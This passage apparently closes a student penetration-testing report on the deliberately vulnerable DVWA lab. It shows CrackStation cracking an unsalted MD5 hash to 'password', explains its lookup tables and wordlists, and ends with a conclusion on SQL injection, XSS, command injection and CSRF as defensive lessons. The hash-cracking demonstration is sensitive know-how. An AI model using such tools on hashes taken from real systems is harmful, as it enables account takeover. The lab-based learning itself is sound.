- https://bobby-tables.com/



https://crackstation.net

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

```
5f4dcc3b5aa765d61d8327deb882cf99
```

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
5f4dcc3b5aa765d61d8327deb882cf99	md5	password

Color Codes: 🟩 Green: Exact match, 🟨 Yellow: Partial match, 🟥 Red: Not found.

Download CrackStation's Wordlist

How CrackStation Works

CrackStation uses massive pre-computed lookup tables to crack password hashes. These tables store a mapping between the hash of a password, and the correct password for that hash. The hash values are indexed so that it is possible to quickly search the database for a given hash. If the hash is present in the database, the password can be recovered in a fraction of a second. This only works for "unsalted" hashes. For information on password hashing systems that are not vulnerable to pre-computed lookup tables, see our hashing security page.

Crackstation's lookup tables were created by extracting every word from the Wikipedia databases and adding with every password list we could find. We also applied intelligent word mangling (brute force hybrid) to our wordlists to make them much more effective. For MD5 and SHA1 hashes, we have a 190GB, 15-billion-entry lookup table, and for other hashes, we have a 19GB 1.5-billion-entry lookup table.

You can download CrackStation's dictionaries here, and the lookup table implementation (PHP and C) is available here.

Conclusion:

The Vulnerability Assessment and Penetration Testing (VAPT) performed on Damn Vulnerable Web Application (DVWA) provided valuable insights into the practical aspects of web application security. Through systematic testing, various vulnerabilities such as SQL Injection, Cross-Site Scripting (XSS), Command Injection, and Cross-Site Request Forgery (CSRF) were identified and exploited in a controlled environment. These exercises highlighted how attackers can manipulate insecure coding practices to gain unauthorized access, extract sensitive data, or compromise system integrity.

The project also emphasized the significance of secure coding standards, proper input validation, and implementation of robust security mechanisms as countermeasures. By simulating real-world attack scenarios,

DVWA served as an effective platform to understand both offensive security techniques and defensive strategies.

Overall, this project reinforced the significance of VAPT as a proactive approach in strengthening cybersecurity, enabling developers and organizations to identify weaknesses before they can be exploited by malicious actors.

THANK YOU!